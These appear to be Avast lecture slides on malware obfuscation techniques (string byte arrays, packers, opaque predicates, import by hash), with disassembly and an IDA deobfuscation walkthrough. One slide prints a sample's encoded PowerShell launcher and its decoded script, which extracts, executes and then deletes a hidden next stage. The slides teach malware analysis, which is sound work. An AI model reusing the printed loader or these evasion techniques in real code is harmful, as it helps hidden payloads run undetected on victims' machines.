Common techniques used in malware

Jan Rubín

19.12.2019

Overview

- What is obfuscation
  - Common techniques
  - Examples
- What are anti- tricks
  - Common techniques
  - Examples
- How to deal with obfuscations and anti- tricks
  - Practical examples

What is obfuscation?

What is obfuscation?

- Let P be the set of all programs and T a set of transformations such as:
  - $T_i: P \rightarrow P$
- T_i is an obfuscation transformation if and only if:
  - $out(T_i(P_k)) == out(P_k)$
  - Analysis of $T_i(P_k)$ should be *harder* than analysis of P_k
- T_i is considered efficient if the knowledge of $T_i(P_k)$ is equivalent to having a black-box oracle of P_k
- …

What is obfuscation?

- Let P be the set of all progra… and T a set of transformations such as:
  - $T_i: P \rightarrow P$
- T_i is an obfuscation transfo…
  - $out(T_i(P_k)) == out(P_k)$
  - Analysis of $T_i(P_k)$ should b…
- T_i is considered efficient if … uivalent to having a black-box oracle of P_k
- …

What is obfuscation

- It is hard to theoretically (formally) define obfuscation
  - Code/binary transformation which makes analyst's work more difficult
  - Hides the true information
  - Hides the true behavior

- In general – cat and mouse game
  - Malware author creates a new technique
  - Malware researcher analyses the technique and solves the puzzle
  - It is very hard to automate the deobfuscation without any previous manual analysis

- It is also used by the good guys!
  - Protecting industrial secrets, discouraging from attacks, etc.

Common obfuscation techniques

- There is no “complete list” of obfuscations

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hashing, encoding, byte arrays, …

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hashing, encoding, byte arrays, …
  - Packers and crypters
    - UPX, custom packers and crypters

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hashing, encoding, byte arrays, …
  - Packers and crypters
    - UPX, custom packers and crypters
  - Opaque predicates
    - Creates a “dead branch” which doesn’t do anything (it is never triggered)
    - Analyst doesn’t know this at first – the predicate can be calculated with very robust algorithm

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hashing, encoding, byte arrays, …
  - Packers and crypters
    - UPX, custom packers and crypters
  - Opaque predicates
    - Creates a “dead branch” which doesn’t do anything (it is never triggered)
    - Analyst doesn’t know this at first – the predicate can be calculated with very robust algorithm
  - Code virtualizations and protectors
    - VMProtect, ASProtect, Themida, Enigma, …

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hashing, encoding, byte arrays, …
  - Packers and crypters
    - UPX, custom packers and crypters
  - Opaque predicates
    - Creates a “dead branch” which doesn’t do anything (it is never triggered)
    - Analyst doesn’t know this at first – the predicate can be calculated with very robust algorithm
  - Code virtualizations and protectors
    - VMProtect, ASProtect, Themida, Enigma, …
- Every technique can be both easy and very hard to solve
  - Depends on the knowledge and sophistication of the author

Common obfuscation techniques

- There is no “complete list” of obfuscations
  - Strings
    - Encryption, hash
  - Packers and cry
    - UPX, custom pa
  - Opaque predicat
    - Creates a “dead
    - Analyst doesn’t k
  - Code virtualizati
    - VMProtect, ASP
- Every technique c
  - Depends on the knowledge and sophistication of the author

gorithm

avast

Obfuscation examples (1)

- String obfuscation – byte arrays
  - kernel32.dll
  - CreateFileA
- The string cannot be searched
  - SHIFT+F12
  - Thus, it also has no xrefs

```
mov     bl, 65h ; 'e'
push    eax             ; lpLibFileName
mov     [esp+38h+LibFileName], 6Bh ; 'k'
mov     byte ptr [esp+38h+var_23], bl
mov     byte ptr [esp+38h+var_23+1], 72h ; 'r'
mov     byte ptr [esp+38h+var_23+2], 6Eh ; 'n'
mov     byte ptr [esp+38h+var_23+3], bl
mov     byte ptr [esp+38h+var_1F], 6Ch ; 'l'
mov     byte ptr [esp+38h+var_1F+1], 33h ; '3'
mov     byte ptr [esp+38h+var_1F+2], 32h ; '2'
mov     byte ptr [esp+38h+var_1F+3], 2Eh ; '.'
mov     byte ptr [esp+38h+var_1B], 64h ; 'd'
mov     byte ptr [esp+38h+var_1B+1], 6Ch ; 'l'
mov     byte ptr [esp+38h+var_1B+2], 6Ch ; 'l'
call    ds:LoadLibraryA
lea     ecx, [esp+34h+LibFileName]
push    ecx             ; lpProcName
push    eax             ; hModule
mov     [esp+3Ch+LibFileName], 43h ; 'C'
mov     byte ptr [esp+3Ch+var_23], 72h ; 'r'
mov     byte ptr [esp+3Ch+var_23+1], bl
mov     byte ptr [esp+3Ch+var_23+2], 61h ; 'a'
mov     byte ptr [esp+3Ch+var_23+3], 74h ; 't'
mov     byte ptr [esp+3Ch+var_1F], bl
mov     byte ptr [esp+3Ch+var_1F+1], 46h ; 'F'
mov     byte ptr [esp+3Ch+var_1F+2], 69h ; 'i'
mov     byte ptr [esp+3Ch+var_1F+3], 6Ch ; 'l'
mov     byte ptr [esp+3Ch+var_1B], bl
mov     byte ptr [esp+3Ch+var_1B+1], 41h ; 'A'
mov     byte ptr [esp+3Ch+var_1B+2], 0
call    ds:GetProcAddress
```

Obfuscation examples (2)

- String encoding and payload execution

```
loc_4013EC:                             ; nShowCmd
                push    0
                push    0 ; lpDirectory
                push    offset Parameters ; "-nop -noni -e JABwAHAAaQBkAD0AKABHAGUAd"...
                push    offset File ; "powershell.exe"
                push    offset Operation ; "runas"
                push    0 ; hwnd
                call    ds:ShellExecuteW
                mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
                push    1D4C0h ; dwMilliseconds
                call    ds:Sleep
```

```
Parameters:                             ; DATA XREF: _main+90↑o
text "UTF-16LE", '-nop -noni -e JABwAHAAaQBkAD0AKABHAGUAdAAtAFcAbQBpA'
text "UTF-16LE", 'E8AYgBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwBlAHMA'
text "UTF-16LE", 'cwAgAC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZQBzAHMASQB'
text "UTF-16LE", 'EAD0AJABQAEkARAAiACkALgBQAGEAcgBlAG4AdABQAHIAbwBjAG'
text "UTF-16LE", 'UAcwBzAEkARAAKACQAcABwAD0AKABHAGUAdAAtAFcAbQBpAE8AY'
text "UTF-16LE", 'gBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwBlAHMAcwAg'
text "UTF-16LE", 'AC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZQBzAHMASQBEAD0'
text "UTF-16LE", 'AJABwAHAAaQBkACIAKQAKACQAYQAgAD0AIABbAFMAeQBzAHQAZQ'
text "UTF-16LE", 'BtAC4ASQBPAC4ARgBpAGwAZQBdADoAOgBSAGUAYQBkAEEAbABsA'
text "UTF-16LE", 'EIAeQB0AGUAcwAoACQAcABwAC4AUABhAHQAaAApAAoAJABhACAA'
text "UTF-16LE", 'PQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwB'
text "UTF-16LE", 'kAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAG'
text "UTF-16LE", 'kAbgBnACgAJABhAFsAMAB4ADEANABDADYANwAuAC4AJABhAC4Ab'
text "UTF-16LE", 'ABlAG4AZwB0AGgAXQApAAoAJABmACAAPQAgAFsAUwB5AHMAdABl'
text "UTF-16LE", 'AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEE'
text "UTF-16LE", 'AUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcw'
text "UTF-16LE", 'B0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCA'
text "UTF-16LE", 'GEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAYQApACkACgBpAGUA'
text "UTF-16LE", 'eAAgACQAZgAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAMOiAOK'
text "UTF-16LE", 'CrADigJwAcABhAHQAaAAgACQAcABwAC4AUABhAHQAaAAKAA==',0
```

- -nop -noni -e
  - NoProfile
  - NonInteractive
  - EncodedCommand
- Base64 encoded script
  - Executes the next stage

```
$ppid=(Get-WmiObject win32_process -filter "ProcessID=$PID").ParentProcessID
$pp=(Get-WmiObject win32_process -filter "ProcessID=$ppid")
$a = [System.IO.File]::ReadAllBytes($pp.Path)
$a = [System.Text.Encoding]::ASCII.GetString($a[0x14C67..$a.length])
$f = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a))
iex $f
Remove-Item â€“path $pp.Path
```


avast


Obfuscation examples (3)

- Import by hash
  - Very common technique
  - Instead of importing the function by name, it’s hash is used
    - Thus, there is no function name (string) present in the binary
    - For example VirtualAlloc will be displayed as a “random” number
    - In our example (see next slides), function wsprintfA has a hash 0DE00957h
    - The author has to manually iterate through all the exports from the DLL and calculate hashes in advance
  - Without debugging (or resolving functions manually), the analyst has almost no information which functions are called in the program!
  - It is very robust obfuscation if analyst doesn’t know how to deobfuscate it

Obfuscation examples (3)


- Import by hash
  - Very common technique
  - Instead of importing the function by name, it's hash is used


```
mov     edx, 0DE00957h
mov     ecx, esi
mov     [ebx+254h], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+258h], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+25Ch], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+260h], eax
mov     ecx, esi
call    get_address_from_hash
mov     [ebx+264h], eax
mov     edx, 0FC10065Fh
mov     ecx, esi
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+268h], eax
```



Obfuscation examples (3)


- Import by hash
  - Let’s deobfuscate the structure by explaining what specific pointers mean
  - Deobfuscating process is based on more advanced knowledge of MS internals
  - All the information can be found in MSDN in the section “PE format”
    - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table


mov edi, ecx
mov [ebp+var_8], edx
xor edx, edx
mov eax, [edi+3Ch]
mov eax, [eax+edi+78h]
add eax, edi
mov ecx, [eax+1Ch]
mov ebx, [eax+20h]
add ecx, edi
mov [ebp+var_14], ecx
add ebx, edi
mov ecx, [eax+24h]
mov eax, [eax+18h]
add ecx, edi
mov [ebp+var_C], ebx
mov [ebp+var_10], ecx
mov [ebp+var_4], eax
test eax, eax
jz short loc_40146A
loc_401433:
mov esi, [ebx+edx*4]
xor ebx, ebx
add esi, edi
mov cl, [esi]
test cl, cl
jz short loc_40145D
loc_401440:
lea eax, [ecx-41h]
cmp al, 19h
ja short loc_40144A
add cl, 20h ; ' '
loc_40144A:
movsx eax, cl
xor ebx, eax
rol ebx, 0Dh
inc ebx
inc esi
mov cl, [esi]
test cl, cl
jnz short loc_401440


mov edi, ecx ; EDI - Base
mov [ebp+var_parametr_hash], edx
xor edx, edx
mov eax, [edi+3Ch] ; Offset to PE
mov eax, [eax+edi+78h] ; RVA to the export directory table
add eax, edi ; Address of export directory table
mov ecx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
mov ebx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
add ecx, edi
mov [ebp+var_export_address_table], ecx
add ebx, edi
mov ecx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
mov eax, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
add ecx, edi
mov [ebp+var_name_pointer_RVA], ebx
mov [ebp+var_ordinal_table], ecx
mov [ebp+var_number_of_name_pointers], eax
test eax, eax
jz short loc_40146A
loc_401433: ; esi - RVA of the name of the current function
mov esi, [ebx+edx*4]
xor ebx, ebx
add esi, edi ; esi - pointer to the name of the current function
mov cl, [esi] ; cl - First character
test cl, cl
jz short loc_40145D
loc_401440:
lea eax, [ecx-41h]
cmp al, 19h
ja short loc_40144A
add cl, 20h ; ' ' ; Case insensitive
loc_40144A:
movsx eax, cl
xor ebx, eax
rol ebx, 0Dh
inc ebx
inc esi
mov cl, [esi]
test cl, cl ; Until null byte
jnz short loc_401440


Obfuscation examples (3)

- Import by hash
  - We have 2 arrays and 1 table
    - Names of functions
    - Ordinals of functions (uses the same indexing!)
    - Table with function addresses sorted by ordinals
  - The function address is returned as a “cascade” of three queries
    - Get the index of the matched function by name
    - Use this index to get the ordinal
    - Use the ordinal to get the function offset



Obfuscation examples (3)

- Import by hash
  - In practice, we want to see this information without the need of debugging the sample every time
    - However, to get this information, we need to debug the program at least once to fill all the fields from the hashing algorithm
  - How to do it in IDA:
    - Debug the function so all the correct addresses are returned
    - Select the resolved and saved addresses in memory
      - We know which these are, they are saved every time by the malware, e.g. [ebx+25Ch]
    - Run a native IDA script **%IDA%\idc\renimp.idc**
      - This script will resolve all the selected addresses and resolve their names



    - We can now select these resolved names once again and create a structure from them
      - “Create structure from selection”
    - This structure will be seen in every [ebx+offset] (See next slide)
  - More useful information can be found on MSDN
    - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table

avast

Obfuscation examples (3)

- Import by hash

```
mov     edx, 0DE00957h
mov     ecx, esi
mov     [ebx+254h], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+258h], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+25Ch], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+260h], eax
mov     ecx, esi
call    get_address_from_hash
mov     [ebx+264h], eax
mov     edx, 0FC10065Fh
mov     ecx, esi
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+268h], eax
```

